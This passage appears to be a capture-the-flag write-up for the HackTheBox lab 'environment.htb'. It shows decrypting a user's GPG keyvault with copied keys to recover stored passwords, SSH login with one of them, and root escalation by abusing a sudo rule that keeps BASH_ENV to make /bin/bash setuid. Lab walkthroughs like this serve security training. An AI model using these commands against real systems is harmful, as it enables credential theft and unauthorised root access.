This backup folder contains a file called keyvault.gpg.
So I started looking further on how to get its contents – there is a folder called .gnupg, which probably holds some value:
ls
openpgp-revocs.d
private-keys-v1.d
pubring.kbx
pubring.kbx~
random_seed
trustdb.gpg
So to prevent permission issues, I copied this folder to /tmp with cp -r .gnupg /tmp – and tested if the files are correct with:
gpg --homedir /tmp/.gnupg --list-secret-keys
[..]
gpg: WARNING: unsafe permissions on homedir '/tmp/.gnupg'
/tmp/.gnupg/pubring.kbx
-----------------------
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]
Revealing the secret keys.
Now with the knowledge that these PGP files are working – lets put them to use and reveal the contents of keyvault.gpg with the following command:
gpg --homedir /tmp/.gnupg --decrypt /home/hish/backup/keyvault.gpg
[..]
gpg: WARNING: unsafe permissions on homedir '/tmp/.gnupg'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
And with the passwords obtained, I ran SSH as the user hish:
ssh hish@environment.htb
[..]
hish@environment:~$ whoami
hish
Escalating from hish to root
With access as hish, I ran sudo -l to reveal which permissions the user hish has:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
This contains two important things – sudo permissions on /usr/bin/systeminfo and allowing to add my own BASH ENV.
So I created a file, where I added the command id:
echo 'id' > /tmp/rootme
chmod +x /tmp/rootme
And with this file in place, I ran the following command to execute my binary as root:
hish@environment:~$ sudo BASH_ENV=/tmp/rootme /usr/bin/systeminfo
uid=0(root) gid=0(root) groups=0(root)
And to obtain shell as root, I first want to clarify that I have VIP+ on HackTheBox, so no free root for other users have been given with this:
hish@environment:~$ cat /tmp/rootme
chmod u+s /bin/bash
And root access was obtained:
hish@environment:~$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# cat /root/root.txt
dc8033f68f[..]233beef14